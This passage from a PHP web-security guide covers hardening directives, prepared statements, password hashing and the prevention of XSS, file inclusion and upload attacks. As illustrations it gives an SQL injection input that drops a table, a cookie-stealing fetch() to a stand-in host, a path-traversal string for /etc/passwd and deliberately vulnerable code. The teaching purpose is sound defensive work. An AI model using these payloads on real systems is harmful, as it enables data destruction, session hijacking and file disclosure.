- `PHP_INI_SYSTEM` – Directive can only be set in `php.ini` or `httpd.conf` files
- `PHP_INI_PERDIR` – Directive can be set in `.htaccess`, `.user.ini` or files from `PHP_INI_SYSTEM`
- `PHP_INI_USER` – Directive can be set in user scripts using the `ini_set()` function or in the `.user.ini` file
- `PHP_INI_ALL` – Directive can be set anywhere

5.2.1 Setting directives

This section describes the available methods which can be used to set the configuration directives. There are many directives that affect the security of the application, and it is therefore important to understand how they can be changed.

[2] https://www.php.net/manual/en/configuration.file.php
[3] https://httpd.apache.org/docs/2.4/configuring.html
[4] https://www.php.net/manual/en/configuration.file.per-user.php

Using the `ini_set()` function

The `ini_set()` function can be used to change the value of a directive inside PHP scripts. It overrides the current value set for that option, but only from the moment of the function call until the end of the script. Execution of other scripts is not affected.

```
ini_set($option, $value): string|false
```

The function accepts 2 arguments: a string with the name of the configuration option (directive) and the value to be set. The documentation[5] states that since PHP 8.1.0 the value can be of any scalar type, but older versions of PHP only accept a string value.

```
ini_set("display_errors", true);  // PHP 8.1.0+
ini_set("display_errors", false); // PHP 8.1.0+
ini_set("log_errors", 0);         // PHP 8.1.0+
ini_set("log_errors", 1);         // PHP 8.1.0+
ini_set("memory_limit", "512M");
```

Listing 5.1: Examples of `ini_set()` usage

In `php.ini` and `.user.ini` files

The most common way of configuring PHP is using the `php.ini` file. The official PHP GitHub repository[6] has example files `php.ini-development` and `php.ini-production` that can serve as a good starting point. Both files include a quick reference with a list of recommended values for both development and production environments, as well as the default values.

When using PHP CGI/FastCGI, it is also possible to use `.user.ini` files to change configuration on a per-directory basis, like with Apache's `.htaccess` files. Both `php.ini` and `.user.ini` files share the same syntax. Directives can be set using their name followed by an equals sign (`=`) and a value.

```
display_errors = On
display_errors = Off
log_errors = 0
log_errors = 1
memory_limit = 512M
```

Listing 5.2: Examples of setting directives in `php.ini` and `.user.ini` files

In `httpd.conf` and `.htaccess` files

With PHP running as an Apache module, the `php.ini` directives can be set in Apache's configuration files (`httpd.conf`) as well as per directory using `.htaccess` files. However, using `.htaccess` files requires Apache to have the `AllowOverride`[7] directive to be set either to `Options` or `All` [28].

Setting a boolean value for a directive is done using `php_flag`, followed by the name of the directive and the value of either `on` or `off`.

[5] https://www.php.net/manual/en/function.ini-set.php
[6] https://github.com/php/php-src
[7] https://httpd.apache.org/docs/current/mod/core.html#allowoverride

```
php_flag name on|off
```

For setting other values, `php_value` is used, followed by the name of the directive and its desired value.

```
php_value name value
```

It is important to note that directives set using `php_flag` and `php_value` can be overridden on a per-directory basis with `.htaccess` files. Fortunately, Apache offers a way to prevent such overriding using `php_admin_flag` and `php_admin_value` instead. They have the same syntax, but they can only be used in Apache's configuration files and their values cannot be further overridden in any `.htaccess` files.

```
php_flag display_errors On
php_flag display_errors Off
php_value log_errors 0
php_value log_errors 1
php_value memory_limit 512M
```

Listing 5.3: Examples of setting directives in `httpd.conf` and `.htaccess` files

5.2.2 Security related directives

This section lists some of the most important directives which affect the security of the PHP server and their recommended values. The official documentation [29] contains detailed descriptions, default values, and changes for each directive.

General

`expose_php = Off`

- With `expose_php` set to `On`, PHP automatically sends an `X-Powered-By` header in the response to every request. The header contains the current PHP version the server is running (e.g. `X-Powered-By: PHP/8.1.17`). This information could be used to attack the server using known vulnerabilities present in its version of PHP.
- It should always be set to `Off` on production servers.

`open_basedir = /var/www/`

- Can be used to limit PHP's file access to a certain directory and its subdirectories. When set, PHP scripts will refuse to read and write to any files outside the allowed base directory. This restriction affects file uploads, filesystem functions as well as `include` and `require`.
- With a base directory set, the `upload_tmp_dir` must be set to a directory inside that base directory, or file uploads will not work.
- The base directory can be further tightened at run-time. With `open_basedir` set to `/var/www/` in `php.ini`, using

  ```
  ini_set("open_basedir", "/var/www/tmp");
  ```

  will further restrict the current script to the `tmp` subdirectory.

`allow_url_fopen = Off`

- Controls whether PHP functions can open remote files from URLs. This affects both filesystem functions and `include` and `require`.
- It is recommended to keep this set to `Off` unless remote files need to be accessed by the application.

`allow_url_include = Off`

- **Deprecated** as of PHP 7.4.0 [31]
- Controls the usage of remote files from URLs for `require`, `require_once`, `include` and `include_once`. Also requires `allow_url_fopen` to be enabled to work.
- It should be disabled to prevent Remote File Inclusion [22].

`disable_functions = system,exec,shell_exec,passthru,popen,proc_open`

- Prevents the execution of internal PHP functions. The listed functions will be undefined and calling them will cause a fatal error.
- This directive can be used to disable dangerous functions such as `system()`, `exec()` and `shell_exec()`, which can be used to execute shell commands on the host system.

Errors

`error_reporting = E_ALL`

- Allows to specify the level of errors to report using predefined constants. Constants can be combined using bitwise operations to customize the reporting level. For example, setting the value to `E_ALL & ~E_STRICT & ~E_DEPRECATED` will silence the strict and deprecation notices, respectively. The entire list of constants is available in the official documentation [30].
- The error reporting level should always be set to `E_ALL` to log all notices. Developers can then react to those notices and resolve the underlying problems. Silencing errors is a bad practice.

`display_errors = Off`

- Used to control whether to print PHP errors into the output of HTML sent to the user.
- It should always be disabled on production servers, as it can expose information about the web application and the server itself.

`log_errors = On`

- Enables logging of errors into the server's error log.
- Error logging should always be enabled on production servers and the logs should be frequently monitored.

`error_log = /var/log/php-error.log`

- Defines where the error log output should be written to. It can be a path to a file, output streams (`stdout`, `stderr`) or `syslog`.

`display_startup_errors = Off`

- Controls whether the errors that happen during PHP's startup sequence should be displayed to the user (like `display_errors`).
- Just like `display_errors`, this should always be disabled on production servers to prevent the server from leaking information.

`ignore_repeated_errors = Off`

- Defines whether to log repeated error messages, that happen at the same place in the code.
- It should be disabled to prevent silencing of important error messages.

File upload

`file_uploads = On`

- Controls whether the server accepts HTTP file uploads.
- This setting must be enabled for file uploads to work. It is recommended to disable file uploads unless they are used by the application [6].

`upload_tmp_dir = /var/www/tmp`

- Defines the temporary directory for storing uploaded files. This directory must be writable by the server, or file uploads will not work.
- If not set, the system's temporary directory will be used as a fallback. The path for the system's temporary directory can be obtained using the `sys_get_temp_dir()` function.
- If a base directory is set using `open_basedir`, the directory set for `upload_tmp_dir` must be inside the base directory.

`post_max_size = 256M`

- Defines the maximum allowed size for the entire POST request, including all uploaded files. Exceeding the POST limit will cause the `$_FILES` and `$_POST` arrays to be both empty.

`upload_max_filesize = 256M`

- Defines the maximum allowed size for a single uploaded file. The maximum size will be further limited if the overall size of the POST request exceeds the limit set by `post_max_size`.

`max_file_uploads = 20`

- Represents the maximum number of files allowed to be uploaded in a single POST request to the server.

Session

`session.use_cookies = On`

- Enables storing of the session ID in a cookie saved on the client's device.
- It is enabled by default, and recommended being enabled.

`session.use_only_cookies = On`

- Enabling this directive forces the server to use exclusively cookies for session ID storage. Otherwise, it is possible to change the session ID by adding a `PHPSESSID` parameter to a URL.
- Enabled by default, and it should always be enabled to prevent session hijacking.

`session.use_trans_sid = Off`

- Controls the usage of transparent session IDs. When enabled, session IDs are automatically appended to relative URLs. This has significant security risks, as users would expose themselves to session hijacking by sharing URLs because they would include their session IDs.
- Disabled by default, and should always be disabled to prevent session hijacking.

`session.use_strict_mode = On`

- When enabled, the server automatically rejects cookies with unknown session IDs and sends the client a new session ID cookie. This prevents clients from manually setting their session ID.
- Strict mode should always be enabled, and it is mandatory for general session security [32].

`session.cookie_secure = On`

- When enabled, the session cookie will include the `Secure` attribute, allowing it to be sent only over secure HTTPS connections.
- Secure session cookies should always be enabled on production servers, which should always use HTTPS.

`session.cookie_httponly = On`

- Enabling this makes the server send the session cookie with the `HttpOnly` attribute which prevents it from being accessed by JavaScript in the user's browser. This reduces the likelihood of session hijacking via XSS attacks.
- The HttpOnly attribute is currently supported by most modern browsers [11].
- Session cookies should always use `HttpOnly` to increase session security.

`session.cookie_samesite = Strict`

- When set, defines the value of the SameSite attribute of the session cookie (see section 5.7.1).

- Session cookies should always be used with the `SameSite` attribute set to `Lax` or `Strict` to prevent CSRF attacks.

`session.cookie_domain = example.com`

- Defines the domain set for the session cookie's domain attribute. The session cookie will then only be sent alongside requests to that domain and its subdomains. Not setting the domain will cause the cookie to be sent only to the host from which it was set, and not its subdomains.

5.3 Browser security

This section focuses on methods of browser security which affect the security of the communication between the browser and the web server.

5.3.1 HTTPS

Hypertext Transfer Protocol Secure (HTTPS) is a secure form of the standard Hypertext Transfer Protocol (HTTP) used by a browser to communicate with web servers. What makes it secure is the additional layer of encryption provided by Transport Layer Security (TLS) [10]. Every HTTPS connection is initiated by a TLS handshake, which establishes an encrypted connection between the browser and the web server. All HTTP communication following the handshake is encrypted.

Using HTTPS on a web server requires a Secure Sockets Layer (SSL) certificate. These used to be costly, but thanks to organizations such as Let's Encrypt[8], they can now be obtained for free. This makes using HTTPS a mandatory step to protect all data transferred between the server and the browser.

5.3.2 Subresource integrity

Subresource integrity (SRI) is a feature supported by all modern browsers [14] which allows the browser to verify the legitimacy of third-party resources by ensuring they match a provided cryptographic hash [20]. It is often used for files hosted on a Content Delivery Network (CDN).

SRI can be used for script and link elements by providing the `integrity` attribute. For example, when using a JavaScript file hosted on a CDN such as jsDelivr[9], it is possible to include an `integrity` attribute with one or more cryptographic hashes provided by the CDN:

```
<script
    src="https://cdn.jsdelivr.net/npm/jquery@3.6.4/dist/jquery.min.js"
    integrity="sha256-oP6HI9z1XaZNBrJURtCoUT5SUnxFr8s3BzRl+cbzUq8="
    crossorigin="anonymous">
</script>
```

Listing 5.4: Using a third-party JavaScript file with SRI

The browser automatically checks if the downloaded file matches the provided hash and rejects it if it does not. This prevents usage of malicious files in case the third-party host gets compromised, and the original file is replaced by a malicious one.

[8] https://letsencrypt.org/
[9] https://www.jsdelivr.com

5.4 Working with SQL databases

This section describes the security practices for working with SQL databases. The topics include secure storing of credentials, the SQL Injection vulnerability and how to prevent it.

5.4.1 Database credentials

Web applications often communicate with a database server to fetch and store data. To connect to the database, the PHP server needs the database credentials. It might seem obvious to store those credentials directly in the source code, but that could cause security issues. It's considered a good practice to store those credentials in a separate file, such as an `.ini` file or a `.env` file, that is excluded from version control systems and only available locally on the server. This file should be placed outside the document root directory to prevent it from being accessed directly on the website. Many modern PHP frameworks provide automatic parsing of `.env` files, which makes its contents accessible in the superglobal array `$_ENV`. The standard function `parse_ini_file()` can be used to parse `.ini` files.

5.4.2 SQL Injection

Querying the database to fetch or store data frequently requires adding data from PHP variables to the query. For example, when fetching user data, the user submitted username can be used to find a particular user. The variable containing the username can be added into the query string:

```
$username = "john";
$sql = "SELECT * FROM users WHERE username = '{$username}'";
// SELECT * FROM users WHERE username = 'john'
```

Listing 5.5: Building an insecure query

While the above code snippet does produce a valid SQL query that does work as expected, it is very insecure as it is vulnerable to an SQL Injection attack. This attack works by supplying a string which, when inserted into the query string, tricks the server to execute a different query. Let's see what would happen if the user input was not just a simple string 'john':

```
$username = "john'; DROP TABLE users;-- ";
$sql = "SELECT * FROM users WHERE username = '{$username}'";
// SELECT * FROM users WHERE username = 'john'; DROP TABLE users;-- '
```

Listing 5.6: Building an insecure query with a malicious input

The listing 5.6 demonstrates that when the username is set to „`john'; DROP TABLE users;-` “, inserting it into the query string causes the resulting query to contain two statements. The first part of the username variable „`john';`“ ends the `SELECT` statement and the second part adds a statement „`DROP TABLE users;`“ which tricks the server into deleting the entire users table from the database. The trailing „`-- `“ ensures that the rest of the query string is ignored because „`--`“ indicates a start of a comment in SQL.

SQL Injection can be exploited to access the database and execute SQL statements. This allows attackers to bypass application level security and read or modify data stored in the database. It can be used to extract sensitive data or inject malicious code to perform XSS attacks.

5.4.3 Creating secure queries

To prevent SQL Injection, the query must be created using prepared statements [7]. Both the PDO[10] and mysqli[11] classes, which are used to communicate with SQL databases, support prepared statements.

Prepared statements with PDO

To use prepared statements with PDO, emulated prepares must be disabled on the PDO instance. This can be achieved either by passing `PDO::ATTR_EMULATE_PREPARES => false` to the option array for initialization or by calling:

```
$pdo->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
```

on the PDO instance.

```
$pdo = new PDO(
    "mysql:host=$host;dbname=$name;charset=utf8mb4",
    $username,
    $password,
    [PDO::ATTR_EMULATE_PREPARES => false]
);

$firstName = "John";
$lastName = "Smith";

$sql = "SELECT * FROM users WHERE FirstName = ? AND LastName = ?";
$stmt = $pdo->prepare($sql);
$stmt->execute([$firstName, $lastName]);
$result = $stmt->fetch(PDO::FETCH_ASSOC);
```

Listing 5.7: Using prepared statements with PDO

In the listing 5.7, the question mark (`?`) symbols in the SQL query act as positional placeholders for the real data. They get substituted by the items from the array passed to `$stmt->execute()` in the order they appear. The number of placeholders must be equal to the number of items in the array. Placeholder symbols must not be surrounded by quotation marks to be properly interpreted by PDO.

PDO also supports named placeholders with a format of `:name`. Those have to be bound to the variables containing the data using the `bindParam()` method:

```
$firstName = "John";
$lastName = "Smith";

$sql = "SELECT * FROM users WHERE FirstName = :fname AND LastName = :
    lname";
$stmt = $pdo->prepare($sql);

$stmt->bindParam(":fname", $firstName);
$stmt->bindParam(":lname", $lastName);
```

[10] https://www.php.net/manual/en/book.pdo.php
[11] https://www.php.net/manual/en/book.mysqli.php

```
$stmt->execute();
$result = $stmt->fetch(PDO::FETCH_ASSOC);
```

Listing 5.8: Using PDO's prepared statements with named placeholders

Prepared statements with mysqli

```
mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);
$mysqli = new mysqli($host, $username, $password, $name);
$mysqli->set_charset("utf8mb4");
$mysqli->options(MYSQLI_OPT_INT_AND_FLOAT_NATIVE, 1);

$firstName = "John";
$lastName = "Smith";

$sql = "SELECT * FROM users WHERE FirstName = ? AND LastName = ?";
$stmt = $mysqli->prepare($sql);
$stmt->bind_param("ss", $firstName, $lastName);
$stmt->execute();

$temp = $stmt->get_result();
$result = $temp->fetch_assoc();
```

Listing 5.9: Using prepared statements with mysqli

Listing 5.9 shows the usage of prepared statements for mysqli using positional placeholders. Just like with PDO, the placeholders are represented by a question mark (`?`) character. The variables are bound to the placeholders using the `bind_param()` method of the `mysqli_stmt` object. This method requires the first parameter to be a string containing a single letter for each placeholder, representing their type, followed by the variables to bind. The number of variables passed to this method must be equal to the number of placeholders in the query string.

Since PHP 8.1.0, it is also possible to omit the `bind_param()` method call and pass the variables in an array to the execute function:

```
$sql = "SELECT * FROM users WHERE FirstName = ? AND LastName = ?";
$stmt = $mysqli->prepare($sql);
$stmt->execute([$firstName, $lastName]);
```

Limitations of prepared statements

While prepared statements offer protection against SQL Injection attacks, they cannot be used for table and column identifiers. Those can be protected by comparing the values to a whitelist of allowed identifiers or tested using a regular expression allowing only a strict set of characters.

5.4.4 Storing data

Even with the strongest defence, it is important to limit the impact of a potential database breach by protecting the stored data. Sensitive information such as user passwords or credit

card information should never be stored in plain text. Passwords should always be stored in a hashed form to prevent credential stuffing attacks [21] in the event of an exposure.

5.5 Password hashing

Hashing is a process of encrypting data, which is impossible to reverse [5]. Passwords should always be stored in a hashed form to prevent exposing the original password in the event of a data breach. Hashing is a one-way process, but using a weak or insecure hashing algorithm can make the process reversible.

The problem is that even when a password gets hashed with the most secure algorithm today, it may become insecure in the future. As time goes by, researchers might discover vulnerabilities in the hashing algorithms and the processing power of modern computers gets better every year. The once considered secure hashing algorithm MD5 is no longer being used because of its vulnerabilities and high speed at which hashes can be generated. Nowadays, even consumer grade computers can compute those hashes so quickly, that they can guess the original password by generating hashes for all possible combinations. This is a method of password cracking known as *brute forcing* [9].

Hashing

Luckily, PHP offers a set of standard functions which makes password hashing easy. Hashing is done using the `password_hash()` function:

```
password_hash($password, $algo, $options = []): string
```

This function accepts 3 arguments: the password string, a constant for the chosen hashing algorithm and an optional array of options for that algorithm. The up-to-date list of constants for the hashing algorithm can be found in the official documentation for this function[12]:

- `PASSWORD_BCRYPT` – Uses the bcrypt algorithm
- `PASSWORD_ARGON2I` – Uses the Argon2i algorithm
- `PASSWORD_ARGON2ID` – Uses the Argon2id algorithm
- `PASSWORD_DEFAULT` – Uses the current default hashing algorithm. This is an alias for `PASSWORD_BCRYPT` as of PHP 5.5.0.

OWASP recommends using the Argon2id hashing algorithm, but bcrypt is also considered a secure option [5]. PHP offers the `PASSWORD_DEFAULT` constant, which will change to better hashing algorithms in future PHP updates when necessary. As of right now, it uses the bcrypt algorithm, which always produces a hash that is 60 characters long. But since this algorithm might change in the future, the produced hash length may increase. Therefore, it is important to store the password hash in a database column that can hold strings beyond the 60 characters in length. The official documentation recommends 255 characters.

[12] https://www.php.net/manual/en/function.password-hash.php

```
$password = 'StrongPassword';
$hash = password_hash($password, PASSWORD_DEFAULT);
```

Listing 5.10: Hashing a password

Verifying

The `password_hash()` function returns a different hash each time it is run, even if the input password does not change. Because of that, password verification cannot be done by creating a new hash and comparing it to the previous hash. Proper verification is done using the `password_verify()` function:

```
password_verify($password, $hash): bool
```

This function accepts 2 arguments: a password string and a hash string. It verifies that the plain text password matches the existing hash. The function returns `true` if it matches and `false` if it does not. The following example uses a hash generated by the code in listing 5.10.

```
$hash = '$2y$10$a2v7PWMGSRuH4cEyCgxhJ.zOMFKoEiDjUGsElrp0.qc7e.rv39EYm';
$password = 'StrongPassword';
if(password_verify($password, $hash)) {
    // Correct password
}
else {
    // Incorrect password
}
```

Listing 5.11: Verifying a password

Rehashing

Using the `PASSWORD_DEFAULT` constant as a hashing algorithm for the `password_hash()` function will cause it to always generate hashes with the default algorithm. That means if the default algorithm changes in a future update of PHP to a newer, faster and more secure algorithm, newly generated passwords will be hashed using that new algorithm. But what about all the existing passwords? That's what the `password_needs_rehash()` function is for:

```
password_needs_rehash($hash, $algo, $options = []): bool
```

This function accepts 3 arguments: the hash string created by `password_hash()`, the algorithm used for new password hashes (e.g. `PASSWORD_DEFAULT`) and an optional array of options for that algorithm, also the same as used for new hashes. The function then checks if the provided hash was created using the specified algorithm with the provided options (uses the default options if no options were provided). If the algorithm or any of the options differ, the function returns `true`, indicating that the hash should be rehashed to meet the new criteria. The function will also detect changes to the default options if they get changed in a PHP update. If both the algorithm and options match the hash, `false` is returned.

Unfortunately, it is not possible to rehash all existing passwords after switching to a different hashing algorithm because it requires the original password in plain text. As

previously mentioned, passwords should never be stored in plain text, and it is therefore not possible to generate a new hash without the user's interaction. This problem can be solved by extending the password verification process shown in listing 5.11 by checking if the password needs to be rehashed after it was determined that the password is correct.

```
$hash = '$2y$10$a2v7PWMGSRuH4cEyCgxhJ.zOMFKoEiDjUGsElrp0.qc7e.rv39EYm';
$password = 'StrongPassword';
if(password_verify($password, $hash)) {
    // Correct password
    if(password_needs_rehash($hash, PASSWORD_DEFAULT)) {
        $new_hash = password_hash($password, PASSWORD_DEFAULT);
        // Save the new hash
    }
}
```

Listing 5.12: Rehashing a password

It is important to note that since the process shown in listing 5.12 is done only when the user visits the site and submits their password, the password hash cannot be rehashed until the user visits the website.

5.6 Handling user input

Most web applications allow users to submit some form of input such as text (username, password, search keywords, ...) or files (profile images, documents, ...). Unfortunately, this opens the door for attackers to submit malicious data in an attempt to break the application. Therefore, all user input must be considered potentially harmful and must be treated as such.

Validation

All user input must be validated to make sure it is in the expected format. For text input, PHP offers the `is_numeric()` function, which checks if the input string is a valid number. For more complex validation, the `filter_var()` function can be used to validate input using built-in filters. Available validation filters[13] include e-mail, domains, IP addresses and MAC addresses.

Sanitization

Another way to secure user input is sanitization. It is a process of removing harmful data from the input. For web applications, this usually means removing unwanted characters and HTML tags which could alter the website's HTML structure. PHP offers the `strip_tags()` function to remove these tags. The `filter_var()` function can also be used with the sanitization filters[14] to remove unwanted characters even from the more complex formats such as emails, numbers, and URLs.

[13] https://www.php.net/manual/en/filter.filters.validate.php
[14] https://www.php.net/filter.filters.sanitize

Escaping

Escaping is a process of replacing characters that could be interpreted as special characters in the HTML context without changing the input. For example, the `<` character can be replaced with its HTML character code `<`. This makes the text safe to output on the website.

User input should always be escaped before being printed on the page, including data previously saved into the database. The `htmlspecialchars()` function can be used to escape any special HTML characters, making the data safe to use.

5.6.1 Cross site scripting

Cross site scripting (XSS) is an attack which exploits insecure user input handling to inject malicious HTML code into the website. If the user input gets saved into a database, the code can make its way to other users. This is dangerous because injected JavaScript code will have access to everything the user sees on the page, everything they type in (including passwords), the cookies saved for the website, and it can send this information over the network.

For example, if a page displays the user submitted search query directly on the page like this:

```
<div>
    <h3>Searching for <?=$_GET["search"]?></h3>
</div>
```

then by submitting `<script>alert(„Hello");</script>` into the search box, the code will get injected into the page:

```
<div>
    <h3>Searching for <script>alert("Hello");</script></h3>
</div>
```

This particular piece of JavaScript code is rather harmless as it only shows a pop-up message *Hello*, but with XSS it is possible to inject any HTML elements into the page. This includes external resources such as images, scripts, and stylesheets.

```
fetch("https://example.com/stolen-cookies", {
    method: "POST",
    headers: {
        "Content-Type": "application/json"
    },
    body: JSON.stringify({ cookies: document.cookie })
})
```

Listing 5.13: Example of a JavaScript code which steals the user's cookies

Listing 5.13 shows an example of a JavaScript code, which when inserted into a page using a `<script>` element, causes the browser to send a POST request with the user's cookies for this website. This can be used to steal the session cookie and impersonate the user. Session attacks are explained more in depth in section 5.7.

Prevention

Preventing XSS attacks is not a simple task. The most effective solution is to escape all data before it is printed on the page (using `htmlspecialchars()`), and optionally also sanitize the data to remove HTML tags (using `strip_tags()` or `filter_var()`) whenever possible. This is a very effective method of defence [4] and many modern frameworks and templating engines do this automatically.

Another layer of defence is to have a strong Content Security Policy which disallows the usage of inline JavaScript and defines trusted sources for external scripts using the script-src directive[15]:

```
Content-Security-Policy: script-src 'self' https://example.com/
```

This will eliminate the risks of malicious scripts, both inline and external. It will, however, also block usage of legitimate inline scripts and event handlers such as `onclick`, unless they are explicitly allowed by the `script-src` directive. Inline scripts can be allowed by including a randomly generated nonce[16] on each request or by adding their hash[17] to `script-src`. Inline event handlers can only be allowed by including `'unsafe-hashes'` and their hash:

```
Content-Security-Policy: script-src 'self' 'nonce-12abcdef34'
    'unsafe-hashes' 'sha256-/jg6jPArxHMJrkHgB4ImlRmMljpmEOuPYnDhP53RlRk='
```

This CSP header allows both of these inline scripts to execute:

```
<!-- Allowed by 'nonce-12abcdef34' -->
<script nonce="12abcdef34">alert("This works");</script>
<!-- Allowed by 'sha256-/jg6jPArxHMJrkHgB4ImlRmMljpmEOuPYnDhP53RlRk=' -->
<button onclick="alert('This also works');">Click me</button>
```

5.6.2 Object injection

Object injection is an attack based on exploiting the behaviour of the `unserialize()` function, which is used to reconstruct an object previously serialized via `serialize()`. Applications can use serialization to persist or send data stored in objects. This approach can lead to code execution if used on user submitted data.

The attack works by giving the application a carefully crafted serialized object, which when passed to the `unserialize()` function creates an instance of a specified class and fills it with malicious serialized data. The object's class must be either defined in the script's scope or available via class autoloading[18].

Having a class instance does not do much on its own, but if the class has magic methods such as `__destruct()` or `__wakeup()` they will be guaranteed to execute even if the rest of the script fails. By choosing a class which is known to use either of these methods, the object properties can be chosen to alter their behaviour and execute malicious code. The command line tool PHPGGC[19] can be used to generate malicious payloads for vulnerable versions of many PHP frameworks.

[15] https://developer.mozilla.org/docs/Web/HTTP/Headers/Content-Security-Policy/script-src
[16] https://content-security-policy.com/nonce/
[17] https://content-security-policy.com/hash/
[18] https://www.php.net/manual/en/language.oop5.autoload.php
[19] https://github.com/ambionics/phpggc

Prevention

Unserialize should never be used on user provided data as it cannot be trusted. It is best to avoid using serialization altogether and use a safe data format such as JSON, using the standard functions `json_encode()` and `json_decode()`.

5.6.3 Local File Inclusion

Local File Inclusion is a vulnerability which allows users to manipulate the script into including a local file stored on the server. It is caused by insecure handling of user input. For example, by using user input from a query parameter directly in the include expression without any validation, users can change the parameter to include different files, potentially revealing their contents:

```
// example.com/index.php?page=secrets.txt
$page = $_GET["page"];
include "./pages/$page";
// Shows contents of /var/www/html/pages/secrets.txt
```

Listing 5.14: Example code vulnerable to LFI

When combined with a Path Traversal attack, which works by entering a relative path to navigate through directories, it is possible to include files across the file system:

```
// example.com/index.php?page=../../../../etc/passwd
$page = $_GET["page"];
include "./pages/$page";
// Shows contents of /etc/passwd
```

Listing 5.15: LFI attack with Path Traversal

Prevention

The most effective way to prevent LFI attacks is to not use user input for file inclusion. For use cases, where it cannot be avoided, the `basename()` function can be used to prevent Path Traversal combined with a whitelist of allowed file names. Furthermore, the `open_basedir` directive can be used to restrict access to certain directories.

```
ini_set("open_basedir", "./pages/");
$allowed_pages = ["home", "profile"];

$page = basename($_GET["page"]);
if(in_array($page, $allowed_pages, true)) {
    include "./pages/{$page}.php";
}
else {
    // Invalid page
}
```

Listing 5.16: Safe inclusion of files based on user input

5.6.4 File uploads

File uploads are another form of user input. Web applications often allow users to upload files such as images for their profile pictures and while images are fairly harmless, allowing file uploads can have serious security risks. Insecure file uploads can allow malicious users to delete files or execute code on the server.

By default, all uploaded files are saved in the directory defined by the `upload_tmp_dir` directive. If this directive is not set, the files are saved in the system's temporary directory (can be obtained using `sys_get_temp_dir()`). Any uploaded files that are not moved or renamed are automatically deleted at the end of the request.

Uploaded files should always be moved using the `move_uploaded_files()` function:

```
move_uploaded_file($from, $to): bool
```

This function accepts two string arguments: the source file path and the destination file path. The function checks if the source file path points to an uploaded file (in the temporary upload directory), and it will try to move the file to the destination file path. If the source file path is not an uploaded file, the function will refuse to move it and return `false`. The destination file path is validated against the `open_basedir` directive, and if it is outside the base directory, the function will refuse to move it and return `false`. The source file path is also validated against `open_basedir`, but will only emit a warning if the temporary upload directory is not under the base directory.

```
ini_set("open_basedir", "/tmp".PATH_SEPARATOR."/var/www/uploads/");

if(isset($_REQUEST["submit"]) && isset($_FILES["file"])
    && $_FILES["file"]["error"] === UPLOAD_ERR_OK
) {
    $source = $_FILES["file"]["tmp_name"];
    $dir = "/var/www/uploads";
    $name = basename($_FILES["file"]["name"]);
    if(move_uploaded_file($source, "$dir/$name") === false) {
        throw new Exception("Failed to move the file");
    }
}
```

Listing 5.17: Processing an uploaded file

Listing 5.17 shows a simple script which takes the uploaded file and saves it to the uploads directory. It uses the `basename()` function to get the name of the uploaded file without risking directory traversal attacks, but it is better to not use the original file name and generate a random one when possible.

To further prevent directory traversal attacks, the example uses `ini_set()` to set the `open_basedir` directive to the source and destination file paths, which will prevent the script from accessing files in other directories. It saves the files in `/var/www/uploads/` which is outside the document root (`/var/www/html/`), making the uploaded files inaccessible from a browser. If the files were stored in a directory inside the document root, such as `/var/www/html/uploads/`, it would be possible to upload a file `script.php` and execute its code by navigating to `example.com/uploads/script.php`.

The application should not allow users to upload `.php` files to prevent execution of malicious code. The best approach is to check the file extension of uploaded files and

validate it against a list of allowed file types. For example, uploading files to an image gallery should only allow image file types such as `.jpg`, `.png`, `.webp`, `.avif`, etc.

5.7 Session and cookie security

Sessions are a way for the server to persist state between requests. Without sessions, it would not be possible to remember user's logged in state or which items they have added to the cart. Since the HTTP protocol is stateless [16, Section 3.4], the browser needs to identify itself by sending some form of an identifier on every request. This is usually done by generating a session identifier on the server side and asking the browser to save this identifier as a cookie. The browser then automatically sends this cookie along with every subsequent request [1].

With PHP, the session is used by calling `session_start()` at the beginning of a script. The server automatically detects whether the user already has a session identifier assigned by checking for the session cookie in the request header. If it is not present, the server generates a new session ID and sends it in a session cookie in the response header.

The first step to make sessions secure is to configure PHP to store the session ID in a cookie using the following directives:

```
session.use_cookies = On
session.use_only_cookies = On
session.use_trans_sid = Off
session.use_strict_mode = On
```

Ways of setting configuration directives as well as the function of these individual directives have been described in section 5.2. Furthermore, the session directives can also be set by passing an associative array to the `session_start()` function:

```
session_start([
    "use_cookies" => true,
    "use_only_cookies" => true,
    "use_trans_sid" => false,
    "use_strict_mode" => true
]);
```

5.7.1 Setting cookie attributes

Cookies are not secure by default, but they have optional attributes which can be used to make them secure. For general cookies created using the `setcookie()` function, PHP 7.3.0 added support for a syntax which accepts an associative array of attributes as the third argument:

```
setcookie("name", "value", [
    "path" => "/",
    "domain" => "example.com",
    "Secure" => true,
    "HttpOnly" => true,
    "SameSite" => "Lax"
]);
```

Attributes of the session cookie can be configured globally using the `session.cookie` directives listed in section 5.2.2. They can also be passed as an associative array to the `session_start()` function:

```
session_start([
    "cookie_domain" => "example.com",
    "cookie_secure" => true,
    "cookie_httponly" => true,
    "cookie_samesite" => "Lax"
]);
```

Alternatively, the session cookie's attributes can also be set by calling the `session_set_cookie_params()` function before the `session_start()` call:

```
session_set_cookie_params([
    "domain" => "example.com",
    "Secure" => true,
    "HttpOnly" => true,
    "SameSite" => "Lax"
]);
session_start();
```

The `Domain` attribute

The `Domain` attribute specifies which domains the cookie can be sent to. By default, if the attribute is not specified, the cookie can only be sent to the host it originated from and not to its subdomains. If a domain is specified by the attribute, then it can be sent to that domain and all of its subdomains.

The `Secure` attribute

With the `Secure` attribute set, the browser will only send the cookie over HTTPS connections [1, Section 4.1.2.5]. This ensures the cookie cannot be read while in transit to the server. All cookies for a production server should include the `Secure` attribute.

The `HttpOnly` attribute

Without the `HttpOnly` attribute, the cookie can be accessed by client-side JavaScript scripts [1, Section 4.1.2.6]. This might be desirable for some cookies, but for any cookies which are supposed to be read only by the server, like the session cookie, it introduces a security risk. To protect such cookies from Cross site scripting (XSS) attacks, the `HttpOnly` attribute should always be set.

The `SameSite` attribute

The `SameSite` attribute is a new addition to the cookie, currently defined in an Internet Draft [2, Section 4.1.2.7], but it is already supported by most modern browsers [13]. It defines the context in which the cookie is allowed to be sent along with the request. It has three possible values:

- `Strict` – Only send if the request originated from the cookie's origin, also known as same-site context. This also forbids the cookie to be sent when visiting the website from a link on another website.
- `Lax` – Allows the cookie to be sent in same-site context as well as top-level cross-site context. Unlike `Strict`, this allows the cookie to be sent when following a link from another website. `Lax` is now the default if the attribute is not specified, but it is not yet enforced by all modern browsers [12].
- `None` – The cookie can be sent in both same-site and cross-site context, but the cookie also has to have the `Secure` attribute set, which allows it to be sent only over secure HTTPS connections.

